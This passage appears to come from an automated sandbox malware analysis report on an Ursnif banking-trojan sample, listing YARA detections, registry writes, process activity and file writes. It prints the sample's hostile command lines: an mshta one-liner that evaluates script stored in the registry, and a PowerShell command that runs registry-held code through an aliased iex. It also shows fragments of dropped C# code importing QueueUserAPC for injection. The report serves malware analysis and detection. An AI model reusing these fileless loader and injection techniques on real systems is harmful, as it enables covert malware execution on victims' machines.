00000002.00000003.317438075.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.271906753.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.371775528.00000000057C8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.433324179.000000000472F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.318295825.00000000049AA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.271848621.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000002.442468784.0000000005370000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.318449865.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.271686999.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.271578012.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.272197057.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000002.00000003.272332634.0000000004AA8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000002.00000003.318372991.0000000004A29000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	FileOptions	binary	B8 0B 00 00 1C 80 00 00 25 3F C4 EE 08 F8 D2 D8 CD C8 87 3A 5C 50 5F C2 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	5386CB9	RegSetValueExA

Analysis Process: mshta.exe PID: **4804**, Parent PID: **3968**

General

Target ID:	18
Start time:	16:26:43
Start date:	04/05/2022
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\mshta.exe" "about:<hta:application><script>Hli6='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Hli6).regread('HKCU\\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\TestLocal'));if(!window.flag)close()</script>
Imagebase:	0x7ff787420000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **6000**, Parent PID: **4804**

General

Target ID:	19
Start time:	16:26:45
Start date:	04/05/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name elbnsvbf -value gp; new-alias -name dbiansi -value iex; dbiansi ([System.Text.Encoding]::ASCII.GetString((elbnsvbf "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff746f80000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000013.00000003.386660010.0000026263E2C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5F1FF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5F1FF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wk4cirqy.03y.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_peljaqzs.1su.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220504	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFC5E02F35D	CreateDirectoryW
C:\Users\user\Documents\20220504\PowerShell_transcript.688098.e0lviBuJ.20220504162647.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5B3403FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC5B3403FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC5B3403FC	unknown
C:\Users\user\AppData\Local\Temp\suyq54bl.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\suyq54bl.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC5E026FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wk4cirqy.03y.ps1	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_peljaqzs.1su.psm1	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.cmdline	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.err	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.0.cs	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.out	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.tmp	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\suyq54bl.dll	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.dll	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.0.cs	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.cmdline	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.tmp	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.out	success or wait	1	7FFC5E02F270	DeleteFileW
C:\Users\user\AppData\Local\Temp\que4qvkg.err	success or wait	1	7FFC5E02F270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_wk4cirqy.03y.ps1	0	1	31	1	success or wait	1	7FFC5E02B526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_peljaqzs.1su.psm1	0	1	31	1	success or wait	1	7FFC5E02B526	WriteFile
C:\Users\user\Documents\20220504\PowerShell_transcript.688098.e0lviBuJ.20220504162647.txt	0	3	ff		success or wait	1	7FFC5E02B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220504\PowerShell_transcript.688098.e0lviBuJ.20220504162647.txt	3	825	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 30 34 31 36 32 36 34 38 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 36 38 38 30 39 38 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 43 3a 5c 57 69	********************Windows PowerShell transcript startStart time: 20220504162648Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 688098 (Microsoft Windows NT 10.0.17134.0)Host Application: C:\Wi	success or wait	11	7FFC5E02B526	WriteFile
C:\Users\user\AppData\Local\Temp\suyq54bl.0.cs	0	403	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 6a 75 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 77 71 79 65 6d 77 62 75 2c 49 6e 74 50 74 72 20 76 6c 62 66 76 78 2c 49 6e 74 50 74 72 20 68 6f 6b 69 6b 76 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72	using System;using System.Runtime.InteropServices;namespace W32{ public class bju { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr wqyemwbu,IntPtr vlbfvx,IntPtr hokikv); [DllImport("kernel32")]public static exter	success or wait	1	7FFC5E02B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\suyq54bl.cmdline	0	351	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 73 75 79 71 35 34 62 6c 2e 64 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\suyq54bl.dl	success or wait	1	7FFC5E02B526	WriteFile
C:\Users\user\AppData\Local\Temp\suyq54bl.out	0	436	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFC5E02B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\que4qvkg.0.cs	0	392	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 62 75 76 62 63 79 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6a 75 6a 71 6a 63 72 2c 75 69 6e 74	using System;using System.Runtime.InteropServices;namespace W32{ public class buvbcy { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint jujqjjcr,uint	success or wait	1	7FFC5E02B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1 SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFC5E02B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFC5E02B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFC5E02B526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\que4qvkg.cmdline	0	351	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 71 75 65 34 71 76 6b 67 2e 64 6c	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\que4qvkg.dl	success or wait	1	7FFC5E02B526	WriteFile
C:\Users\user\AppData\Local\Temp\que4qvkg.out	0	436	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFC5E02B526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC5F0CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC5F0CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC5F0CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC5F0CB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC5F0D2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC5F0D2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC5F0D2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC5F1A12E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC5F1A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC5F1A12E7	ReadFile
